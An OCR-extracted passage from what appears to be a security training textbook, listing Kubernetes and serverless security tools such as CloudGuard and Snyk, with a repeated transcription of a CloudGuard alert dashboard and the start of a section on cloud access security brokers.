
Listed below are additional tools for the security of the Kubernetes environment:

- Alcide Advisor (*https://www.alcide.io*)
- Advanced Cluster Security for Kubernetes (*https://www.redhat.com*)
- Aqua Kubernetes Security (*https://www.aquasec.com*)
- KubeXray (*https://github.com*)
- Sumo Logic (*https://www.sumologic.com*)

Serverless Application Security Solutions

CloudGuard

CloudGuard is a security solution for serverless applications. It provides automatic **least-privilege protection for functions**, logs, and databases


CLOUDGUARD NATIVE
CHECK POINT
OVERVIEW
EVENTS
ASSETS
POSTURE MANAGEMENT
NETWORK SECURITY
IDENTITY
WORKLOAD PROTECTION
INTELLIGENCE
SHIFTLEFT
SETTINGS
RESOURCES
Protected Assets
ServerlessSlackChatBot
GENERAL
RULES & EXCLUSIONS
ENTITY VIEWER
POSTURE FINDINGS
THREAT & SECURITY EVENTS
PROPERTIES
Search...
30 Days
Clear All
Add Filter

Function App: ServerlessSlackChatBot

Environment Name: ServelessDemo Number Of Functions: 3 Region: eastus Runtime: node12

	Created Time	Source	Title	Assignee	Rem.
Critical	Feb 1, 2021 5:52 PM	Serverless	CodeInjectionAttack	Unassigned	
Critical	Feb 1, 2021 5:52 PM	Serverless	CodeInjectionAttack	Unassigned	
Critical	Feb 1, 2021 5:52 PM	Serverless	ProcessEvent	Unassigned	
Critical	Feb 1, 2021 5:52 PM	Serverless	CodeInjectionAttack	Unassigned	
Critical	Feb 1, 2021 5:52 PM	Serverless	CodeInjectionAttack	Unassigned	
Critical	Jan 28, 2021 10:32 PM	Serverless	ProcessEvent	Unassigned	
Critical	Jan 20, 2021 10:09 AM	Serverless	ProcessEvent	Unassigned	

https://www.checkpoint.com

Synk
https://snyk.io

Aqua Security for Serverless Functions (FaaS)
https://www.aquasec.com

Prisma Cloud
https://www.paloaltonetworks.com

Dashbird
https://dashbird.io

Thundra
https://www.thundra.io


Serverless Application Security Solutions

Serverless cloud computing has witnessed enormous growth in the last couple of years. However, the evolving cloud-based infrastructure also invites various security risks, such as function event-data injection, broken authentication, and over-privileged function permissions. Therefore, it is mandatory to carry out security inspections at regular intervals. Security professionals use various tools, such as CloudGuard, Synk, and Aqua Security for Serverless Functions (FaaS), to conduct security tests on serverless infrastructure.

- **CloudGuard**

  Source: *https://www.checkpoint.com*

  CloudGuard is a comprehensive security solution for serverless applications. It provides automatic least-privilege protection for functions, logs, and databases. With the built-in machine-based analysis mechanisms and deep learning algorithms, CloudGuard establishes a model of normal application and function behavior to detect and block application-layer attacks in advance.


CLOUDGUARD NATIVE
CHECK POINT
OVERVIEW
EVENTS
ASSETS
POSTURE MANAGEMENT
NETWORK SECURITY
IDENTITY
WORKLOAD PROTECTION
INTELLIGENCE
SHIFTLEFT
SETTINGS
RESOURCES
Protected Assets
ServerlessSlackChatBot
GENERAL
RULES & EXCLUSIONS
ENTITY VIEWER
POSTURE FINDINGS
THREAT & SECURITY EVENTS
PROPERTIES
Search...
30 Days
Clear All
+ Add Filter

Function App: ServerlessSlackChatBot


Environment Name: **ServelessDemo** Number Of Functions: **3** Region: **eastus** Runtime: **node12**

	Created Time	Source	Title	Assignee	Rem.
Critical	Feb 1, 2021 5:52 PM	Serverless	CodeInjectionAttack	Unassigned	
Critical	Feb 1, 2021 5:52 PM	Serverless	CodeInjectionAttack	Unassigned	
Critical	Feb 1, 2021 5:52 PM	Serverless	ProcessEvent	Unassigned	
Critical	Feb 1, 2021 5:52 PM	Serverless	CodeInjectionAttack	Unassigned	
Critical	Feb 1, 2021 5:52 PM	Serverless	CodeInjectionAttack	Unassigned	
Critical	Jan 28, 2021 10:32 PM	Serverless	ProcessEvent	Unassigned	
Critical	Jan 20, 2021 10:09 AM	Serverless	ProcessEvent	Unassigned	

Figure 19.111: Screenshot of CloudGuard

Listed below are additional tools for securing a serverless computing environment:

- Synk (*https://snyk.io*)
- Aqua Security for Serverless Functions (FaaS) (*https://www.aquasec.com*)
- Prisma Cloud (*https://www.paloaltonetworks.com*)
- Dashbird (*https://dashbird.io*)
- Thundra (*https://www.thundra.io*)



Cloud Access Security Broker (CASB)

☐ Cloud Access Security Brokers (CASBs) are on-premise or cloud-hosted solutions responsible for enforcing **security**, **compliance**, and **governance policies** 